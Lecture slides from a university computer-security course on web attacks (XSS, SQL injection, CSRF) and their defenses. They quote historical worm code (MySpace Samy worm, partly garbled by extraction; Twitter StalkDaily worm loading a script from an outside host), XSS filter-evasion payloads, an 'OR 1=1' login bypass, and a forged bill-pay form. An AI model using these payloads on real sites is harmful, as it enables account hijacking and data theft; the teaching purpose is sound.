CSE P564: Computer Security and Privacy

Web Security part 2

Autumn 2024

David Kohlbrenner dkohlbre@cs

UW Instruction Team: David Kohlbrenner, Yoshi Kohno, Franziska Roesner. Thanks to Dan Boneh, Dieter Gollmann, Dan Halperin, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials

Paper discussion


Beware of Finer-Grained Origins

Discussion Topics

- What is a 'finer-grained origin' anyway?
- There are many web technologies in this paper that are deprecated.
 How much they contribute to the problems identified?
- Pick one of the approaches described and circumvented by the paper.
 What was it trying to do, and why didn't it work?
- What would be an alternative approach (or is in 2024) to the proposals here? Is this still a problem and how so?

XSS!

Cross-Site Scripting (XSS)




Basic Pattern for Reflected XSS

Injected script can manipulate website to show bogus information, leak sensitive data, cause user's browser to Attack server attack other websites. This violates the visit web site "spirit" of the same origin policy receive malicious page send valuable data 5) 3) click on link User victim echo user input Server victim

Reflected XSS

- User is tricked into visiting an honest website
 - Phishing email, link in a banner ad
- Bug in website code causes it to echo to the user's browser an arbitrary attack script
 - The origin of this script is now the website itself!
- Script can manipulate website contents (DOM) to show bogus information, request sensitive data, control form fields on this page and linked pages, cause user's browser to attack other websites
 - This violates the "spirit" of the same origin policy

Stored XSS



Where Malicious Scripts Lurk

- User-created content
 - Social sites, blogs, forums, wikis
- When visitor loads the page, website displays the content and visitor's browser executes the script
 - Many sites try to filter out scripts from user content, but this is difficult!

MySpace Worm (1)

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users' HTML
 - No <script>, <body>, onclick,
- ... but does allow <div> tags for CSS.
 - <div style="background:url('javascript:alert(1)')">
- But MySpace will strip out "javascript"
 - Use "java<NEWLINE>script" instead
- But MySpace will strip out quotes
 - Convert from decimal instead: alert('double quote: ' + String.fromCharCode(34))

MySpace Worm (2)

Resulting code:

```
<div id=mvcode style="BACKGROUND: url('java scripteval(document.all.mycode.expr')" expr="var B-String, fromCharCode(34); var A=String, fromCharCode(39); function g()/var C; try/var D=document.body.createTextRange()/C=D.htm|Text|catch(e)|; if(C)|return C/else{return eval('document.body.inne'+'rHTML')} function getData(AU), M=getFromURL(AU, friendID'); L=getFromURL(AU, Mytoken'); function getQueryParams()/var E=document.location.search; var F=E.substring(I, E.length), split(&); var AS=new Aray(); for(var O=0,0<r.)-[elngth,O++)/var I=F[O], split(=); AS[[I0]]=[I1]; return AS] var J=AS[ firendID']; if(location.hostname="profile.myspace[.]com') {document.location=http://www.myspace[.]com'+location.pathname+location.search; legit() [index] [ind
                <div id=mycode style="BACKGROUND: url('java</pre>
           httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.setd(BK);return true}"></DIV>
```

MySpace Worm (3)

- "There were a few other complications and things to get around. This was not by any
 means a straight forward process, and none of this was meant to cause any damage or
 [make anyone angry]. This was in the interest of..interest. It was interesting and fun!"
- Started on "samy" MySpace page
- Everybody who visits an infected page, becomes infected and adds "samy" as a friend and hero
- 5 hours later "samy" has 1,005,831 friends
 - Was adding 1,000 friends per second at its peak



Twitter Worm (2009)

- Can save URL-encoded data into Twitter profile
- Data <u>not</u> escaped when profile is displayed
- Result: StalkDaily XSS exploit
 - If view an infected profile, script infects your own profile

```
var update = urlencode("Hey everyone, join www.StalkDaily[.]com. It's a site like Twitter but with pictures,
videos, and so much more! ");
var xss = urlencode('http://www.stalkdaily[.]com"></a><script
src="http://mikeyylolz.uuuq[.]com/x.js"></script><a
');

var ajaxConn = new XHConn();
ajaxConn.connect("/status/update", "POST",
"authenticity_token="+authtoken+"&status="+update+"&tab=home&update=update");
ajaxConn1.connect("/account/settings", "POST",
"authenticity_token="+authtoken+"&user[url]="+xss+"&tab=home&update=update")
http://dcortesi[.]com/2009/04/11/twitter-stalkdaily-worm-postmortem/</pre>
```


In all XSS there are 3 actors

Adversary

Server victim

• User victim

How might we defend against XSS?



Preventing Cross-Site Scripting

- Any user input and client-side data <u>must</u> be preprocessed before it is used inside HTML
- Remove / encode HTML special characters
 - Use a good escaping library
 - OWASP ESAPI (Enterprise Security API)
 - Microsoft's AntiXSS
 - In PHP, htmlspecialchars(string) will replace all special characters with their HTML codes
 - becomes ' becomes " & becomes &
 - In ASP.NET, Server.HtmlEncode(string)

Evading Ad Hoc XSS Filters

- - Blocking "<" and ">" is not enough
 - Event handlers, stylesheets, encoded inputs (%3C), etc.
 - phpBB allowed simple HTML tags like


```
<b c=">" onmouseover="script" x="<b ">Hello<b>
```

- Beware of filter evasion tricks (XSS Cheat Sheet)
 - If filter allows quoting (of <script>, etc.), beware of malformed quoting:
 <SCRIPT>alert("XSS")</SCRIPT>">
 - Long UTF-8 encoding
 - Scripts are not only in <script>:

```
<iframe src='https://bank[.]com/login' onload='steal()'>
```

SQL Injection


Typical Login Prompt




Typical (bad) Query Generation Code

What if 'user' is a malicious string that changes the meaning of the query?

User Input Becomes Part of Query




Normal Login




Malicious User Input





SQL Injection Attack




XKCD












http://xkcd[.]com/327/


XKCD

; DROP TABLE "COMPANIES";-- LTD










http://xkcd[.]com/327/

SQL Injection: Basic Idea



Authentication with Backend DB

(*) remember to hash passwords for real authentication scheme

set UserFound = execute(
"SELECT * FROM UserTable WHERE				
use	ername= ' "	&	form("user")	& "'AND
pas	ssword= ""	&	form("pwd")	& " ' ");



User supplies username and password, this SQL query checks if user/password combination is in the database

If not UserFound.EOF

Authentication correct
else Fail

Only true if the result of SQL query is not empty, i.e., user/pwd is in the database

Using SQL Injection to Log In

- User gives username 'OR 1=1 --
- Web server executes query

```
set UserFound=execute(
```

SELECT * FROM UserTable WHERE

```
username= '' OR 1=1 -- ... );
```

Always true!

Everything after -- is ignored!

 Now <u>all</u> records match the query, so the result is not empty ⇒ correct "authentication"!

"Blind SQL Injection" https://owasp.org/www-

community/attacks/Blind SQL Injection

- SQL injection attack where attacker asks database series of true or false questions
- Used when
 - the database does not output data to the web page
 - the web shows generic error messages, but has not mitigated the code that is vulnerable to SQL injection.
- SQL Injection vulnerability more difficult to exploit, but not impossible.

Preventing SQL Injection

- Validate all inputs
 - Filter out any character that has special meaning
 - Apostrophes, semicolons, percent, hyphens, underscores, ...
 - Use escape characters to prevent special characters form becoming part of the query code
 - E.g.: escape(O'Connor) = O\'Connor
 - Check the data type (e.g., input must be an integer)
- Same issue as with XSS: is there anything accidentally not checked / escaped?

Prepared Statements

- Bind variables: placeholders guaranteed to be data (not code)
- Query is parsed without data parameters
- Bind variables are typed (int, string, ...) http://java.sun[.]com/docs/books/tutorial/jdbc/basics/prepared.html

Wait, why not do that for XSS?

"Prepared statements for HTML"?

Data-as-code


XSS

SQL Injection

• (Like buffer overflows)

Cross-Site Request Forgery (CSRF/XSRF)

Cookie-Based Authentication Review



Browser Sandbox Review

- Based on the same origin policy (SOP)
- Active content (scripts) can send anywhere!
 - For example, can submit a POST request
 - Some ports inaccessible -- e.g., SMTP (email)
- Can only read response from the same origin
 - ... but you can do a lot with just sending!


Cross-Site Request Forgery

- Users logs into bank.com, forgets to sign off
 - Session cookie remains in browser state
- User then visits a malicious website containing

```
<form name=BillPayForm
action=http://bank.com/BillPay.php>
<input name=recipient value=attacker> ...
<script> document.BillPayForm.submit(); </script>
```

- Browser sends cookie, payment request fulfilled!
- <u>Lesson</u>: cookie authentication is not sufficient when side effects can happen

Cookies in Forged Requests




Impact


- Hijack any ongoing session (if no protection)
 - Netflix: change account settings, Gmail: steal contacts, Amazon: one-click purchase
- Reprogram the user's home router
- Login to the *attacker's* account
 - Why?

XSRF True Story

[Alex Stamos]



XSRF (aka CSRF): Summary




Q: how long do you stay logged on to Gmail? Financial sites?

Broader View of XSRF

- Abuse of cross-site data export
 - SOP does not control data export
 - Malicious webpage can initiates requests from the user's browser to an honest server
 - Server thinks requests are part of the established session between the browser and the server (automatically sends cookies)

How might you protect against XSRF?



XSRF Defenses

Secret validation token






<input type=hidden value=23a3af01b>

Another common strategy is to put the token in a cookie

Why does adding a magic value to the form from bank.com work?



XSRF Defenses

Secret validation token





<input type=hidden value=23a3af01b>

Referrer validation



Referer:


http://www.facebook.com/home.php

Add Secret Token to Forms

<input type=hidden value=23a3af01b>

- "Synchronizer Token Pattern"
- Include a secret challenge token as a hidden input in forms
 - Token often based on user's session ID
 - Server must verify correctness of token before executing sensitive operations
 - OR add it as an additional cookie, with different permissions (which ones?)
- Why does this work?
 - Same-origin policy: attacker can't read token out of legitimate forms loaded in user's browser, so can't create fake forms with correct token

Referer Validation



- Lenient referer checking header is optional
- Strict referer checking header is required


Why Not Always Strict Checking?

- Why might the referer header be suppressed?
 - Stripped by the organization's network filter
 - Stripped by the local machine
 - Stripped by the browser for HTTPS \rightarrow HTTP transitions
 - User preference in browser
 - Buggy browser
- Web applications can't afford to block these users
- Many web application frameworks include CSRF defenses today


Surprise not-quiz time

XSS again

